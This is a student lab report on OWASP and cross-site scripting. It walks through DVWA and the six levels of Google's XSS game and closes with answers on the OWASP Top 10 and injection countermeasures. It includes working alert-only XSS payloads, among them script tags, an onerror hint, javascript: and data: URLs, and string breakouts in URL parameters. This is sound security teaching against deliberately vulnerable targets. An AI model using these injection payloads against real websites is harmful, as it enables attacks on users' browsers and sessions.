K. J. Somaiya School of Engineering, Mumbai-77

(Somaiya Vidyavihar University)

Department of Computer Engineering

Batch: A-4 **Roll No.:** 16010122151

Experiment No. 05

Signature of the Staff In-charge with date

TITLE: Introduction to Open Web Application Security Project and implementation of Cross-site scripting (XSS) DVWA/ Burp Suite

AIM: To study Open Web Application Security Project and implement XSS.

OUTCOME: Student will be able to

CO3: Identify and analyze web attacks.

Theory about DVWA: (Students will Write in detail.)

Introduction

Implementation of XSS in DVWA

Cross-Site Scripting (XSS) is one of the most commonly exploited vulnerabilities in web applications. It occurs when an attacker injects malicious scripts into web pages that are viewed by other users.

Types of XSS Attacks

1. **Stored XSS – The malicious script is stored in the database and executed when users access the affected page.**
2. **Reflected XSS – The script is embedded in a URL and executed when a user clicks on the malicious link.**
3. **DOM-Based XSS – The attack occurs due to client-side JavaScript manipulating the DOM in an insecure manner.**

Steps to Perform XSS in DVWA

1. **Set DVWA security level to "Low".**
2. **Navigate to the XSS (Reflected) or XSS (Stored) module.**

Enter a malicious script in the input field, such as:

html

CopyEdit


```
<script>alert('XSS Attack!');</script>
```


3.
4. **Submit the form and observe the JavaScript executing on the page.**


5. **Increase the security level to "Medium" or "High" and attempt to bypass security measures using encoding or obfuscation techniques.**


Implementation of XSS Using DVWA:
Explain XSS:
Implementation with screen shots:


https://xss-game.appspot.com/



XSS game: Level 1
https://xss-game.appspot.com/level1
xss-game.appspot.com says
Congratulations, you executed an alert:
Pargat Singh
You can now advance to the next level.
OK
Once you show the alert you will be able to advance to the next level.
Advance to next level >>
Your Target
I am vulnerable
URL [object Object]
Go
FourOrFour
Sorry, no results were found for . Try again.
Target code (toggle)



XSS game: Level 2
https://xss-game.appspot.com/level2
xss-game.appspot.com says
Congratulations, you executed an alert:
Hello there, I am being submitted
You can now advance to the next level.
OK
I am vulnerable
Go
You
Let's do it
Target code (toggle)
Hints 3/3 (show)
1. Note that the "welcome" post contains HTML, which indicates that the template doesn't escape the contents of status messages.
2. Entering a <script> tag on this level will not work. Try an element with a JavaScript attribute instead.
3. This level is sponsored by the letters i, m and g and the attribute onerror.


XSS game: Level 3
https://xss-game.appspot.com/level3
xss-game.appspot.com says
Congratulations, you executed an alert:
hehe
You can now advance to the next level.
OK
Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level3/frame#'><script>alert("hehe")</script>
Go
cloudiddly
Take a tour of our cloud data center.
Image 1
Image 2
Image 3
Image NaN
.jpg' />
Target code (toggle)
Hints 0/4 (show)


XSS game: Level 4
https://xss-game.appspot.com/level4
xss-game.appspot.com says
Congratulations, you executed an alert:
/Pargat/
You can now advance to the next level.
OK
Mission Objective
Inject a script to pop up a JavaScript alert() in the application.
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level4/frame?timer=');alert(/Pargat/);('
Go
timemer
Your timer will execute in ');alert(/Pargat/);(' seconds.
Target code (toggle)
Hints 0/3 (show)


XSS game: Level 5
https://xss-game.appspot.com/level5
xss-game.appspot.com says
Congratulations, you executed an alert:
Pargat was here!
You can now advance to the next level.
OK
Inject a script to pop up an alert() in the context of the application.
Advance to next level >>
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert("Pa
Go
Groovy
Reader 2.0
Enter email: e
Next >>
javascript:alert("Pargat was here!")
Target code (toggle)


XSS game: Level 6
https://xss-game.appspot.com/level6
xss-game.appspot.com says
Congratulations, you executed an alert:
Pargat
You can now advance to the next level.
OK
Mission Objective
Find a way to make the application request an external file which will cause it to execute an alert().
Well done! Time to debrief >>
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level6/frame#data:text/plain,alert('Pargat')
Go
GLOVE
GADGETS
Loaded gadget from data:text/plain,alert('Pargat')



Post Lab Questions:

5.1 What is OWASP? List the latest web security application risks by OWASP.
OWASP (Open Web Application Security Project) is a non-profit organization that works to improve software security. They publish a famous **Top 10 list** of the most critical web application security risks.

Latest OWASP Top 10 Web Security Risks (2021):

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures

9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery (SSRF)

5.2 Countermeasures for Injection Attacks

Countermeasures:

- Use **parameterized queries** (Prepared Statements)
- **Validate** and **sanitize** all user inputs
- Use **ORMs** (like SQLAlchemy) to avoid raw queries
- Keep **database privileges minimal**
- Use **Web Application Firewalls (WAFs)**

5.3 Types of XSS (Cross-Site Scripting) Attacks

XSS is like someone secretly mixing extra chutney in your plate – it spoils everything!

Types of XSS:

1. **Stored XSS** – Malicious script saved in database (permanent)
2. **Reflected XSS** – Script in URL or form data (temporary)
3. **DOM-Based XSS** – Script executed from client-side JavaScript manipulation